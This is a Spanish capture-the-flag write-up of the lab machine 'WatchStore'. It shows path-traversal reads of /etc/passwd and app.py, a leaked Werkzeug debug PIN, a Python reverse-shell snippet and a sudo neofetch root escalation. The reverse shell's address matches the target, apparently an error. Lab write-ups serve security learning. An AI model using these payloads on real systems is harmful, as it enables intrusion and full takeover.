watchstore

Resolviendo la máquina WatchStore

> En esta publicación, comparto cómo resolví la máquina **WatchStore** de The Hackers Labs.

Enumeración

Ping

`ping -c 1 192.168.1.97`

```
PING 192.168.1.97 (192.168.1.97) 56(84) bytes of data.
64 bytes from 192.168.1.97: icmp_seq=1 ttl=64 time=2.67 ms

── 192.168.1.97 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.674/2.674/2.674/0.000 ms
```

TTL=63/64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.97 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 09:56 CEST
Initiating ARP Ping Scan at 09:56
Scanning 192.168.1.97 [1 port]
Completed ARP Ping Scan at 09:56, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:56
Scanning 192.168.1.97 [65535 ports]
Discovered open port 22/tcp on 192.168.1.97
Discovered open port 8080/tcp on 192.168.1.97
Completed SYN Stealth Scan at 09:56, 6.51s elapsed (65535 total ports)
Nmap scan report for 192.168.1.97
Host is up, received arp-response (0.0016s latency).
Scanned at 2025-08-03 09:56:01 CEST for 6s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 08:00:27:41:12:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p22,8080 -sCV 192.168.1.97 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 09:56 CEST
Nmap scan report for 192.168.1.97
Host is up (0.0020s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 a2:75:c3:4d:db:a0:60:eb:e5:23:7f:47:57:33:4d:ef (ECDSA)
|_  256 13:af:f5:07:70:d0:5d:36:02:d7:60:2e:fa:ec:94:df (ED25519)
8080/tcp open  http    Werkzeug httpd 2.1.2 (Python 3.11.2)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Did not follow redirect to http://watchstore.thl:8080/
|_http-server-header: Werkzeug/2.1.2 Python/3.11.2
MAC Address: 08:00:27:41:12:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

HTTP

Se añade al `/etc/hosts`: `"192.168.1.97 watchstore.thl"`.

`echo "192.168.1.97 watchstore.thl" >> /etc/hosts`

`http://watchstore.thl:8080/`

Fuzzing Web

`dirb http://watchstore.thl:8080/`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug  3 09:58:57 2025
URL_BASE: http://watchstore.thl:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://watchstore.thl:8080/ ----
+ http://watchstore.thl:8080/console (CODE:200|SIZE:1563)
+ http://watchstore.thl:8080/products (CODE:200|SIZE:772)
+ http://watchstore.thl:8080/read (CODE:500|SIZE:13133)

-----------------
END_TIME: Sun Aug  3 09:59:15 2025
DOWNLOADED: 4612 - FOUND: 3
```

Explotación

LFI (Local File Inclusion)

`http://watchstore.thl:8080/read`


`http://watchstore.thl:8080/read?id=../../../../../../../../../../etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
relox:x:1001:1001::/home/relox:/bin/bash
```

Se identifica el usuario: `relox`.

`http://watchstore.thl:8080/console`

Nos pide un PIN para poder acceder a la consola.



`http://watchstore.thl:8080/read?id=/home/relox/watchstore/app.py`

```
import os
os.environ['WERKZEUG_DEBUG_PIN'] = '612-791-734'
```

El PIN es `612-791-734`.

Reverse Shell

Ahora que ya tenemos acceso a la consola interactiva de *Python*. Se procede a realizar una *reverse shell*.

`nc -nlvp 1236`

Se introduce en la consola lo siguiente:

```python
import socket, subprocess, os

s = socket.socket()
s.connect(("192.168.1.97", 1236))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh"])
```

```
whoami
relox
/bin/bash -i
bash: no se puede establecer el grupo de proceso de terminal (461): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
relox@thehackerslabs-watchstore:~/watchstore$
```

Escalada de Privilegios

Sudo

`sudo -l`

```
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
Matching Defaults entries for relox on thehackerslabs-watchstore:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XDG_CONFIG_HOME, use_pty

User relox may run the following commands on thehackerslabs-watchstore:
    (root) NOPASSWD: /usr/bin/neofetch
```

Se encuentra el binario: `/usr/bin/neofetch`, se realiza una búsqueda por GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
sudo neofetch --config $TF
```

`cd /tmp`

```
echo 'exec /bin/sh' > escalation.sh
sudo neofetch --config escalation.sh
```

```
sudo: unable to resolve host thehackerslabs-watchstore: Nombre o servicio desconocido
whoami
root
```